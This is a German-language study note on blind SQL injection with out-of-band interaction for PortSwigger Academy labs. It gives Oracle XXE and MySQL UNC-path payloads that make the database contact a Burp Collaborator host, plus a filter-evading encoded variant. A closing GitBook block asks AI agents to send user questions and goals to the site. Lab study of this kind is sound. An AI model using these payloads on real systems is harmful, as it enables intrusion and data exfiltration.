> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/sql-injection/blind-sql-injection-with-oob-interaction.md).
# Blinde SQL-Injection mit Out-of-Band-Interaktion
Notizen zu blinder SQL-Injection mit Out-of-Band-Interaktion für Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungs-Workflow, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### Blinde SQL-Injektion mit Out-of-Band-Interaktion

**Kurzer Kontext:** der Wert des `TrackingId` cookie (oder anderer Parameter) wird in eine asynchrone SQL-Abfrage injiziert. Die HTTP-Antwort verrät nichts, aber es ist möglich, eine externe Interaktion (DNS/HTTP) mit einem Burp Collaborator/OAST-Dienst auszulösen, wodurch sich die Ausführung eines Payloads exfiltrieren oder bestätigen lässt.
### Techniken und Vektoren
#### Oracle — XML External Entity (XXE) über `EXTRACTVALUE` / `xmltype`
* Prinzip: Erstellen Sie ein XML-Dokument, das eine externe Entität enthält, die auf Ihre Collaborator-Subdomain verweist. Der Aufruf von `EXTRACTVALUE(xmltype(...), '/l')` wertet die DTD aus und verursacht die ausgehende HTTP-/DNS-Anfrage an die kontrollierte Domain:
```sql
' UNION SELECT EXTRACTVALUE(
xmltype(' %remote;]>'),
'/l') FROM dual-- -
```
* Hinweise: Einige Zeichen müssen je nach Kontext kodiert/escaped werden (Anführungszeichen, `%` in DTD usw.). In manchen Fällen sollten Teile des Payloads URL-kodiert werden.
#### MySQL — Netzwerkdateien über `LOAD_FILE` / `SELECT... INTO OUTFILE`
* `LOAD_FILE('//BURP-COLLAB-SUBDOMAIN/a')` kann in Umgebungen, die Netzwerkzugriff auf den Dateiserver erlauben oder UNC-Pfade auflösen, eine ausgehende SMB-/DNS-Anfrage auslösen.
* `SELECT... INTO OUTFILE '//BURP-COLLAB-SUBDOMAIN/a'` schreibt eine Datei auf eine Netzwerkfreigabe und verursacht dabei häufig eine beobachtbare Netzwerkinteraktion auf der Collaborator-Seite.
* Hinweis: Diese Techniken hängen stark von der Konfiguration ab (DB-Kontoberechtigungen, Serveroptionen, ausgehender Netzwerkzugriff).
#### Praktische Hinweise
* Für Burp Collaborator / OAST verwenden Sie die bereitgestellte Subdomain (z. B. `abcd.oastify.com`) in der URL/im Pfad der Entität oder im UNC-Pfad.
* Einige Server kürzen/filtern die Payloads: testen Sie verschiedene Varianten der Kodierung (URL-Kodierung, `%` escapen → `%25`, Kommentarvarianten usw.).

* Wenn die Collaborator-Anfrage eintrifft, haben Sie den Nachweis der OOB-Ausführung (DNS/HTTP/SMB), was die Schwachstelle bestätigt.
#### Beispiel — Variante mit Kodierung (Hinweis: Sie haben bereits getestet und die Anfrage erhalten)
* Kodiertes Beispiel (Sie haben präsentiert):
```sql
' union SELECT EXTRACTVALUE(xmltype(' %25remote%3b]>'),'/l') FROM dual-- -
```
→ `%` Kodierung → `%25` und `;` → `%3b` um bestimmte Filter/Parser zu umgehen.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/sql-injection/blind-sql-injection-with-oob-interaction.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.